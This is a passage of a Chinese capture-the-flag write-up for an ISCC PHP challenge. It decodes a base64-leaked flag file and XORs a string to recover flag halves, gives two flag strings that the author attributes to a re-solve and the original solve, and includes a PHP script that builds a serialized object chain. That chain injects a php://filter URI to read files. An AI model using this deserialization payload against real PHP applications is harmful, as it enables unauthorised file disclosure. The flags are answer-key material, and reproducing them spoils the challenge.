
我们修改脚本为读取 flag_of_cheese.php 内容，得到 PD9waHANCiAgICAkZmxhZyA9ICJJU0NDe2NoMzNzZV90aCFlZl8hNV90aGUiOw0KICAgIC8vIOS9huaAjuS5iOWPquacieS4gOWNiuWRou+8nw0KCS8vIEplcnJ56L+Y5ZCs5Yiw5Yir55qE6byg6byg6K+0MjLnmoQxNui/mOaYr+WRou+8nw0KPz4=Where is my cheese?



解密得到 ISCC{ch33se_th!ef_!5_the，提示用 22 的 16 进制异或。



9. 那另一半 flag 可能就在之前 d 得到的 I&x%Its~7xy'Ib~slaV''ek，用 22 的 16 进制进行异或。22 的 16 进制就是 0x16，得到_0n3_beh!no1_the_w@11s}



10. ISCC{ch33se_th!ef_!5_the_0n3_beh!no1_the_w@11s}。wp 是重新复现的，，，，中午写的，题目是上午做的是 ISCC{J3rry_g0t_h1s_f@v0r!7e_ch33se}

Exp（如有，请粘贴完整代码，不允许截图!）

```
<?php
class Tom{
    public $stolenCheese;
    public $trap;
}
class Jerry {
```

```
        public $secretHidingSpot;
        public $squeak;
        public $shout;
}
class Cheese {
        public $flavors;
        public $color;
}

$jerry = new Jerry();
$jerry->secretHidingSpot = "php://filter/convert.base64-
encode/resource=flag_of_cheese.php";
$cheese = new Cheese();
$cheese->color = serialize($jerry);
echo urlencode(serialize($cheese));
?>
```